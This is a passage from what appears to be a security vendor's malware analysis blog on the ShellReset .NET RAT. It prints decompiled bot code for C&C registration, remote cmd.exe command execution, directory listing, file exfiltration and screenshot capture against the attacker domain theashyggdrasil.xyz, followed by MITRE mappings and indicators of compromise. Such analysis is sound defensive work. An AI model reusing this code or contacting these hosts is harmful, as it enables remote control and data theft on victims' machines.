a = “SerialNumber” field from the output of WMI query: SELECT * FROM Win32_DiskDrive

b = “Name” field from the output of WMI query: SELECT * FROM Win32_Processor

c = “Manufacturer” and “SerialNumber” field from the output of WMI query: SELECT * FROM Win32_BaseBoard

d = “Manufacturer” field from the output of WMI query: SELECT * FROM Win32_BIOS

The final ID is calculated by linking all the above values (a, b, c and d), then calculating the MD5 hash and using the first 12 characters of the resulting MD5 hash.

This can be represented as: MD5(a+b+c+d)[0:12]

A unique integer value of 15 is appended to it to generate the final ID.

Once the above information is collected from the machine, it is sent to the server in an HTTP POST request as shown in Figure 15.

```
public class _W0425
{
    public SysInfo _u3464;
    private string _OJg52;
    private string _dW7;
    public _W0425(string _Pd)
    {
        this._dW7 = _Pd;
        this._u3464 = new SysInfo();
        this._OJg52 = this._u3464._id;
    }
    public void _oLbe()
    {
        this._u3464.UpdateInfo();
        string yfO = this._dW7 + "/api/clients/identifyClient";
        string text = new WebClient
        {
            Headers =
            {

                {
                    "content-type",
                    "application/json"
                }
            }
        }._SO(yfO, this._u3464);
    }
    public void _G1694(string _yL)...
}
```

Figure 15: The code section used to register the bot with the Command and Control (C&C) server.

The request is sent to the URL: hxxp://theashyggdrasil[.]xyz/api/clients/identifyClient and the Content-Type field is set to “application/json”. This first network request post-infection is used to register the bot with the attacker’s server with a unique identifier.

The network request is shown in Figure 16.

```
PUT https://theashyggdrasil.xyz/api/clients/identifyClient HTTP/1.1
Content-Type: application/json
Host: theashyggdrasil.xyz
Content-Length: 260
Expect: 100-continue
Connection: Keep-Alive

{"_id":"[redacted]","cpuName":"Intel(R) Core(TM) i7-3615QM CPU @
2.30GHz","ram":2047,"username":"[redacted]","pcName":"[redacted]
PC","domainName":"-","hostName":"[redacted]PC","sysDrive":"C:\\","sysDir":"C:\\Windows
\\system32","upTime":"0d : 7h : 7m : 3s","os":"windows"}
```

Figure 16: The system information sent to C&C server in an HTTP POST request.

C&C communication

Once the bot is registered with the server, it sends a GET request to the path: /api/orders/getOrders/ to fetch the command that needs to be executed on the machine. The response from the server will be in JSON format that will be parsed by the bot.

The subroutine that handles the C&C communication is shown in Figure 17.

```
private static void _PcEjLi()
{
    try
    {
        OrdersRes ordersRes = _lPn839._ANCF3748._ADOy97();
        if (ordersRes.orders.Length > 0)
        {
            _lPn839._JeP5491 = 0;
            _lPn839._j8 = 4000;
        }
        else
        {
            _lPn839._JeP5491++;
        }
        if (_lPn839._JeP5491 > 15)
        {
            _lPn839._j8 = 60000;
        }
        OrderItem[] orders = ordersRes.orders;
        for (int i = 0; i < orders.Length; i++)
        {
            OrderItem orderItem = orders[i];
            string name = orderItem.name;
            if (name != null)
            {
                if (!(name == "getScreenshot"))
                {
                    if (!(name == "uploadFile"))
                    {
                        if (!(name == "getDir"))
                        {
                            if (name == "cmdExec")
                            {
                                _vTr40._IrrKOQo97(orderItem.args, _lPn839._POhQzoG, _lPn839._PySVs4);
                            }
                        }
                        else
                        {
                            _lPn839._JYP._ZBqC1(orderItem.args);
                        }
                    }
                    else
                    {
                        _lPn839._JYP._THnTuAU781(orderItem.args);
                    }
                }
                else
                {
                    _lPn839._F60._tNRgIh();
                }
```

Figure 17: The subroutine that handles the C&C communication.

There are four operations supported by the bot, which are described below.

cmdExec: This operation allows the attacker to execute code on the machine. By parsing the JSON response, a CmdReq structure is retrieved which has two members:

shellId

command

The subroutine for cmdExec operation is shown in Figure 18.

```
public static void _IrrKOQo97(object _ZuOx9461, _vTr40[] _olbcL67, _W0425 _aOZZh007)
{
    try
    {
        CmdReq cmdReq = _fFPw49<CmdReq>._fWm03(_ZuOx9461.ToString());
        if (cmdReq.command == "***reset*shell***")
        {
            _olbcL67[cmdReq.shellId].Dispose();
            _olbcL67[cmdReq.shellId] = new _vTr40(_LTdWmRo67._NYQ, _aOZZh007, cmdReq.shellId);
            _olbcL67[cmdReq.shellId]._Ig779();
        }
        else
        {
            _olbcL67[cmdReq.shellId]._fs(cmdReq.command);
        }
    }
    catch (Exception ex)
    {
        _aOZZh007._G1694(ex.ToString());
    }
```

Figure 18: The subroutine that handles the cmdExec command.

If the command is equal to “***reset*shell***”, then a new instance of cmd.exe is spawned on the machine as shown in Figure 19.

```
public void _Ig779()
{
    object readLock;
    Monitor.Enter(readLock = this._readLock);
    try
    {
        this._read = true;
    }
    finally
    {
        Monitor.Exit(readLock);
    }
    CultureInfo installedUICulture = CultureInfo.InstalledUICulture;
    this._encoding = Encoding.GetEncoding(installedUICulture.TextInfo.OEMCodePage);
    string environmentVariable = Environment.GetEnvironmentVariable("USERPROFILE");
    this._prc = new Process
    {
        StartInfo = new ProcessStartInfo("cmd")
        {
            UseShellExecute = false,
            CreateNoWindow = true,
            RedirectStandardInput = true,
            RedirectStandardOutput = true,
            RedirectStandardError = true,
            StandardOutputEncoding = this._encoding,
            StandardErrorEncoding = this._encoding,
            WorkingDirectory = environmentVariable,
            Arguments = "/K CHCP " + this._encoding.CodePage
        }
    };
    this._prc.Start();
    this._gR52();
    this._CLPFg359(">>> New Session created");
}
```

Figure 19: The subroutine used to spawn a new shell.

For any other command, the same shell will be used to execute.

getDir: This command can retrieve the complete list of all the files present in a specific path on the machine.

```
public void _XYluH2(string _RGnfft7127)
{
    DirRes dirRes = new DirRes();
    dirRes.clientId = this._dmKvA41;
    try
    {
        if (_RGnfft7127 == "/")
        {
            List<DirItem> list = new List<DirItem>();
            DriveInfo[] drives = DriveInfo.GetDrives();
            for (int i = 0; i < drives.Length; i++)
            {
                DriveInfo driveInfo = drives[i];
                list.Add(new DirItem(driveInfo.Name, driveInfo.Name, true));
            }
            dirRes.dirContent = list.ToArray();
        }
        else
        {
            List<DirItem> list2 = new List<DirItem>();
            string[] directories = Directory.GetDirectories(_RGnfft7127);
            string[] array = directories;
            for (int i = 0; i < array.Length; i++)
            {
                string text = array[i];
                string[] array2 = text.Split("\\".ToCharArray());
                string label = array2[array2.Length - 1];
                list2.Add(new DirItem(text, label, true));
            }
            string[] files = Directory.GetFiles(_RGnfft7127);
            array = files;
            for (int i = 0; i < array.Length; i++)
            {
                string text2 = array[i];
                string[] array3 = text2.Split("\\".ToCharArray());
                string str = array3[array3.Length - 1];
                string str2 = _OqCeHu6895._IIuUoFr45(text2);
                string label2 = str + "(" + str2 + ")";
                list2.Add(new DirItem(text2, label2, false));
            }
            dirRes.dirContent = list2.ToArray();
        }
    }
```

Figure 20: The subroutine that handles the getDir command.

This information will be exfiltrated to the server in an HTTP GET request to the path: /api/files/onGetDirRun

uploadFile: This command is used to upload a file from a given path on the machine to the attacker's server as shown in Figure 21.

```
public static void _t(string _xy28, AwsInfoReq _PDZzey7, string _Txib5579, _W0425 _LNxt6417)
{
    if (!(_wrJ0731._OXu == _Txib5579))
    {
        _wrJ0731._OXu = _Txib5579;
        string yfO = _xy28 + "/api/assets/getAwsUploadUrl";
        WebClient _Ycd4531 = new WebClient();
        _Ycd4531.Headers.Add("content-type", "application/json");
        string zaHuIe = _Ycd4531._SO(yfO, _PDZzey7);
        AwsInfoRes awsInfoRes = _fFPw49<AwsInfoRes>._fWm03(zaHuIe);
        _PDZzey7.content = new AssetContent();
        _PDZzey7.content.fileKey = awsInfoRes.fileKey;
        WebClient webClient = new WebClient();
        webClient.UploadFileAsync(new Uri(awsInfoRes.uploadUrl), "PUT", _Txib5579);
        webClient.UploadProgressChanged += delegate(object _mIoi376, UploadProgressChangedEventArgs _Orvwt1992)
        {
            try
            {
                _wrJ0731._wL88 = (double)_Orvwt1992.BytesSent / (double)_Orvwt1992.TotalBytesToSend * 100.0;
            }
            catch (Exception ex)
            {
                _LNxt6417._G1694(ex.ToString());
            }
        };
        webClient.UploadFileCompleted += delegate(object _IDJZf, UploadFileCompletedEventArgs _jtdWM1)
        {
            try
            {
                string @string = Encoding.UTF8.GetString(_jtdWM1.Result);
            }
            catch (Exception ex)
            {
                _LNxt6417._G1694(ex.ToString());
            }
            try
            {
                _Ycd4531 = new WebClient();
                _Ycd4531.Headers.Add("content-type", "application/json");
                _Ycd4531._SO(_xy28 + "/api/files/onCreated", _PDZzey7);
                _wrJ0731._OXu = "";
                _wrJ0731._wL88 = 0.0;
            }
            catch (Exception ex)
            {
                _LNxt6417._G1694(ex.ToString());
            }
        };
    }
}
```

Figure 21: The subroutine that handles the uploadFile C&C command.

AwsInfoRes is a class with two members:

uploadUrl

fileKey

This information is retrieved from the server by sending an HTTP GET request to the path: /api/assets/getAwsUploadUrl

From the JSON response, the uploadURL and fileKey values are extracted.

The file will be exfiltrated by sending an HTTP PUT request to the URL defined in the uploadURL member of the AwsInfoRes object.

getScreenshot: This command allows the attacker to remotely take screenshots of the machine as shown in Figure 22.

```
public void _tNRgIh()
{
    try
    {
        int left = SystemInformation.VirtualScreen.Left;
        int top = SystemInformation.VirtualScreen.Top;
        int width = SystemInformation.VirtualScreen.Width;
        int height = SystemInformation.VirtualScreen.Height;
        byte[] zldtem;
        using (Bitmap bitmap = new Bitmap(width, height))
        {
            using (Graphics graphics = Graphics.FromImage(bitmap))
            {
                graphics.CopyFromScreen(left, top, 0, 0, bitmap.Size);
            }
            using (MemoryStream memoryStream = new MemoryStream())
            {
                bitmap.Save(memoryStream, ImageFormat.Jpeg);
                zldtem = memoryStream.ToArray();
            }
        }
        AwsInfoReq awsInfoReq = new AwsInfoReq();
        awsInfoReq.clientId = this._gPcaB28;
        awsInfoReq.category = "screenshots";
        awsInfoReq.extension = ".jpg";
        _wrJ0731._Zn6(this._Rlt1, awsInfoReq, zldtem);
    }
    catch (Exception ex)
    {
        this._vq56._G1694(ex.ToString());
    }
}
```

Figure 22: The subroutine that handles the getScreenshot command.

QuasarRAT code overlap

There is a small code section in this .NET binary that has a code overlap with the QuasarRAT. The overlap is only with the StringHelper class of the QuasarRAT.

Figure 23 shows this section of code from the .NET binary.

```
public static class _wGCcV71 {
    private
    const string _Tv29 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
    private static readonly string[] _nCucdiG9162 = {
        "B",
        "KB",
        "MB",
        "GB",
        "TB",
        "PB"
    };
    private static readonly _ZQRkJ _DqXO00 = new _ZQRkJ();
    public static string _bPoTom6317(int _JXcdu50) {
        var _KXM138 = new StringBuilder(_JXcdu50);
        for (int _hEN375 = 0; _hEN375 < _JXcdu50; _hEN375++) _KXM138.Append(_Tv29[_DqXO00._QMHfKDz(_Tv29.Length)]);
        return _KXM138.ToString();
    }
    public static string GetRandomMutex() {
        return "QSR_MUTEX_" + _bPoTom6317(18);
    }
    public static string GetHumanReadableFileSize(long _Oh231) {
        double _ZanZhkp33 = _Oh231;
        var _lWGkUF255 = 0;
        while (_ZanZhkp33 >= 1024 && _lWGkUF255 + 1 < _nCucdiG9162.Length) {
            _lWGkUF255++;
            _ZanZhkp33 = _ZanZhkp33 / 1024;
        }
        return string.Format("{0:0.00}", _ZanZhkp33) + _nCucdiG9162[_lWGkUF255];
    }
    public static string _Pte0734(string _GUu, int _JiYV3) {
        if (_GUu.Length > _JiYV3) _GUu = _GUu.Remove(_GUu.Length - _JiYV3);
        return _GUu;
    }
```

Figure 23: The code section that has overlap with the QuasarRAT.

These functions are similar to the ones defined in the StringHelper class of QuasarRAT. However, most of these functions are not called in the .NET binary in this case.

Cloud Sandbox detection

Figure 24 shows the Zscaler Cloud Sandbox successfully detecting this document-based threat.



Figure 24: The Zscaler Cloud Sandbox detection.

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators at various levels, as seen here: Win32.RAT.ShellReset

Conclusion

This threat actor leverages themes relevant to current events, such as conferences and exhibitions, to spread malicious macro-based documents. Users should verify the source of such documents before opening them.

As an extra precaution, users should not enable macros for Microsoft Office files that are received from untrusted sources since these macros have the capability to run malicious code on the machine.

The Zscaler ThreatLabZ team will continue to monitor this attack, as well as others, to help keep our customers safe.

MITRE ATT&CK TTP Mapping

Tactic	Technique

T1064	Macros in document used for code execution.
T1127	Uses MSBuild.exe to proxy execution of code through a trusted Windows Utility.
T1060	Startup directory-based persistence.
T1113	Takes screen captures of the desktop.
TA0010	Data exfiltrated from the machine to the server.
T1083	File and Directory discovery.
T1059	Uses cmd.exe to execute commands remotely on the machine.

Indicators of Compromise (IOCs)

Hashes of the macro-based documents

93f913f3b9e0ef3f5cedd196eae3f2ae

b34b74effbd8647c4f5dc61358e1555f

7bebf686b6e1d3fa537e8a0c2e5a4bdc

1d94b086996c99785f78bf484295027a

URLs hosting the documents

hxxps://documentsharing.space/files/5G%20Expo.doc?clientEmail=

hxxps://documentsharing.space/files/FutureBuild.doc?clientEmail=

hxxps://misrmarket.xyz/files/Get%20Stared.doc

hxxps://consumerspost.xyz/files/Swissin-Voucher.doc

URLs used to download next stage

hxxps://misrmarket.xyz/files/app-provider/getApp

hxxps://misrmarket.xyz/files/app-provider/getLatestVersion

hxxps://centeralfiles.xyz/files/app-provider/getApp

hxxps://centeralfiles.xyz/files/app-provider/ getLatestVersion

Post-infection domains

theashyggdrasil.xyz

API endpoints used in post-infection domains

/api/cmd/onCmdRun

/api/clients/identifyClient

/api/assets/onCreated

/api/assets/getAwsUploadUrl

/api/files/onGetDirRun

/api/orders/getOrders/

Explore more Zscaler blogs
